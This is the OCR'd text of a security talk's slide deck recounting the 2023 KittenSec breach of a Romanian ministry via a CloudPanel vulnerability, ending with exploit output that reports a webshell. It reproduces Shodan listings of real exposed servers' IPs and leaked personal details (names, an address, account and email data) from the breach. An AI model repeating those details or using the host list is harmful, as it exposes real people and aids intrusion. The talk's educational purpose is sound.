Pentest Tools

Kittens Falling from the Skies

#OpRomania

Adrian Furtunã

Agenda

1. The story of the data breach
2. Reconstruction of the attack
    a. Manually
    b. Automatically
3. Conclusions

$_ whoami

- Ex-fulltime pentester
  - 15+ years of experience in offensive security
  - Reformed programmer
- Founder @Pentest-Tools.com
- Associate professor @UPB
- Speaker at security events:
  - BlackHat UK
  - Hack.lu
  - Hacktivity
  - Defcamp, etc

Disclaimer


- I’m not the author of the vulnerability / exploit
- All info from this presentation is already public

Part 1: About the data breach

The story

Every bored kitten surfs the Internet

This is cool...



11:35

last seen 03/25/21


New Exploit
CloudPanel

Today

Delivered
Read

Yo 11:35 AM

Let’s hunt for shells



TOTAL RESULTS

13,689

TOP COUNTRIES

United States	4,511
Germany	2,232
India	1,427
Singapore	865
Brazil	649

More...

TOP PORTS

8443	12,655
25	567
21	229
443	171
14265	13

More...

Access Granted: Want to get more out of your existing Shodan account? Check out everything you have access to.

CloudPanel | Log In

23.134.94.23
webserver.kmcio.com
GTHost
United States, Dallas

self-signed

SSL Certificate
Issued By:
|- Common Name:
cloudpanel.clp
Issued To:
|- Common Name:
cloudpanel.clp
Supported SSL Versions:
TLSv1.2

```
HTTP/1.1 200 OK
Server: nginx
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Cache-Control: max-age=0, must-revalidate, private
Date: Mon, 20 Nov 2023 15:23:31 GMT
Expires: Mon, 20 Nov 2023 15:23:31 GMT
Set-Cookie: locale=en...
```

CloudPanel | Log In

45.65.61.27
45-65-61-27.servercompany.com.au
Network Dynamics Pty Ltd
Australia, Melbourne

self-signed

SSL Certificate
Issued By:
|- Common Name:
cloudpanel.clp
Issued To:
|- Common Name:
cloudpanel.clp
Supported SSL Versions:
TLSv1.2

```
HTTP/1.1 200 OK
Server: nginx
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Set-Cookie: cloudpanel=364250194a49ebc4704a74c4ce33aae4; path=/; secure
Cache-Control: max-age=0, must-revalidate, private
D...
```

CloudPanel | Log In

64.227.188.224
DigitalOcean, LLC
India, Doddaballapura

SSL Certificate
Issued By:
|- Common Name:
cloudpanel.clp


```
HTTP/1.1 200 OK
Server: nginx
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
```

Shellz everywhere!

~ 10k servers

Hmmm... this one is different

mcidm.gov.ro



MINISTERUL CERCETĂRII, INOVĂRII ŞI DIGITALIZĂRII

3 MILIARDE DE LEI PENTRU 7500 DE ÎNTREPRINDERI cu activitate în inovare și cercetare - dezvoltare

MINISTERUL CERCETĂRII, INOVĂRII ȘI DIGITALIZĂRII


icepreședintele Comisiei uropene, Vera Jourova, a ectuat o vizită de lucru la entrul European de ybersecurity

7500 de întreprinderi cu activitate în cercetare-dezvoltare și inovare vor fi finanțate cu peste 3 miliarde de lei, prin Planul Național de Cercetare, Dezvoltare și Inovare 2022-2027 al MCID

Ministrul Bogdan Ivan a condus delegația României la reuniunea informală a miniștrilor Digitalizării și Telecomunicațiilor din Uniunea Europeană

Now what?

Let’s do a fresh look (July 23, 2023)



HACKED!

THIS WEBSITE HAS BEEN OWNED!

holy fucking bingle!

https://t.me/kittensec


And thanks for all your data :3c

Spinner

Szabo Sandor, Miercurea Ciuc, Strada Elod vezer 23

https://web.archive.org/web/20230723194624/https://mcid.gov.ro/

Let’s do a fresh look (July 23, 2023)



HACKED!

THIS WEBSITE HAS BEEN OWNED!

holy fucking bingle!

https://t.me/kittensec

And thanks for all your data :3c

Szabo Sandor, Miercurea Ciuc, Strada Elod vezer 23

KittenSec

https://web.archive.org/web/20230723194624/https://mcid.gov.ro/

And steal all the data from the server


Website files
Databases
Emails

38GB

And pivot to connected apps

- Police car tracking app
- OMV Fleet Online Services, etc
- European Union Extranet

https://maia.crimew.gay/posts/kittensec-opromania/




https://fleet.omv.com/FleetServicesProduction/setupLayout.do

Home | Change password | Brief User Guide | Contact | Help | » Logout

OMV Fleet Online Services Welcome OVIDIU DOHAN!

Masterdata overview

General	
Customer	224603
Addressline 1	UNITATEA MILITARA 0395
Addressline 2	SATU MARE
Invoiceperiod	Monthly
Active Cards	46
Limitinformation	
Limit of credit	250,000
Remaining Limit	Refresh
Currency	RON
Agentname	TRIFU DANUT
Account information	
Debtor	4629213
Debitorinformation	Main Debtor
Payment method	Self paying
eInvoicing	Yes
Term of payment	30
Account No.	
Bank code	
Country	
IBAN	



ADRIAN POPA

RAPORT DE FOLLOW-UP
privind verificarea modului de ducere la îndeplinire
a măsurilor dispuse prin **Decizia nr. 11/08.06.2022**

București, 30 martie 2023

A. Introducere


Misiunea de follow-up a fost efectuată de către Curtea de Conturi a României prin Departamentul II, Direcția 2 la Agenția Națională pentru Achiziții Publice (ANAP), cu sediul în București, Strada Foișorului nr. 2, sector 3.

Scopul acestei misiuni este de a verifica modul de implementare a măsurilor dispuse prin **Decizia nr. 11/08.06.2022,** al căror termene de ducere la îndeplinire au fost stabilite până la data de **30.09.2022** pentru măsurile I.1, II.1 și II.2, respectiv până la data de **30.12.2022** pentru măsura I.2.

B. Rezultatele verificării

Reprezentanții ANAP au transmis Curții de Conturi stadiul implementării măsurilor dispuse prin Decizia nr. 11/2022 prin adresele nr. 13824/30.09.2022 și nr. 30571/30.12.2022.

Activitățile întreprinse de entitate pentru a implementa măsurile Curții de Conturi au fost următoarele:




https://webgate.ec.europa.eu/cas/userdata/ShowDetails.cgi

This website uses cookies. Click here to learn more.
Close this message ✕
EU Login
One account, many EU services
English (en)
Liviu BOSTAN

My account details

Username	n0074dhc
Domain	External
Unique identifier at the Commission (uid)	n0074dhc
Most recent login	25/07/2023 20:14 GMT+02:00
Previous login	07/12/2022 10:55 GMT+01:00
Account created	28/05/2021 10:47 GMT+02:00
Name	Bostan Liviu
Email preferred language	en
E-mail	alina.costan@anap.gov.ro
Password last changed	25/07/2023 20:13 GMT+02:00
Password expires (as defined by the policy currently in force)	21/01/2024 19:13 GMT+01:00
Password last reset	25/07/2023 20:13 GMT+02:00

Then leak all the data and brag about it



‹ Go back

How to easily own a country, and the European Commission (OPRomania)

August 29, 2023 | 07:00 PM

This writeup is pretty old (a month old), but was unable to release regarding internal events and kittensec's lead leaving the team, but it's here now :3

Feel free to read **maia's blog post** about kittensec that provides a bit more information about the leaks themselves.

Here's how we managed to fully own Romania and the European Commission in a few simple steps.

Timeline of events

- June 1, 2023 - Vulnerability found
  - Muhammad Aizat - www.datack.my
- June 12, 2023 - Privately disclosed to vendor
- June 20, 2023 - Patch released by vendor (v 2.3.1)
  - Blog post about the vuln (no exploit)
  - https://www.datack.my/fallingskies-cloudpanel-0-day/
- July 20, 2023 - Exploit public
  - https://github.com/datackmy/FallingSkies-CVE-2023-35885/
- July 23, 2023 - mcid.gov.ro defaced
- July 30, 2023 - First article about the breach:
  - https://maia.crimew.gay/posts/kittensec-opromania/
- August 29, 2023 - Author’s blog post about the breach
  - https://pushfs.org/posts/romania/

Timeline of events


- June 1, 2023 - Vulnerability found
    - Muhammad Aizat - www.datack.my
- June 12, 2023 - Privately disclosed to vendor
- June 20, 2023 - Patch released by vendor (v 2.3.1)
    - Blog post about the vuln (no exploit)
    - https://www.datack.my/fallingskies-cloudpanel-0-day/
- July 20, 2023 - Exploit public
    - https://github.com/datackmy/FallingSkies-CVE-2023-35885/
- July 23, 2023 - mcid.gov.ro defaced
- July 30, 2023 - First article about the breach:
    - https://maia.crimew.gay/posts/kittensec-opromania/
- August 29, 2023 - Author’s blog post about the breach
    - https://pushfs.org/posts/romania/

Vulnerability patched

Attack was here

Part 2: Recreate the attack

About the vulnerability




```
CloudPanel 0day Version : 2.0.0 >= 2.3.0

DATACK.MY

[+] WebShell : https://[redacted]:8443/shell.php
[+] SSH Login: eagle@[redacted] Password:[redacted]
demo@devops:~/Desktop/0day$ |
